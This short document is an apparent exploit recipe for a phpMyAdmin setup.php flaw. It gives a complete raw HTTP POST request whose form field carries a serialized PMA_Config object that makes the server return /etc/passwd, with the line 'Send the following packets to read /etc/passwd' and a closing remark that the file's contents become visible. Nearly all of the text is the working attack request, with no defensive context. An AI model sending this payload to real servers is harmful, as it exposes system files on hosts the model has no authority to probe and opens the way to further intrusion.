
Send the following packets to read /etc/passwd :

POST /scripts/setup.php HTTP/1.1
Host: ip:8080
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 80

action=test&configuration=O:10:"PMA_Config":1:{s:6:"source",s:11:"/etc/passwd";}

You can view the contents of the/etc/passwd file.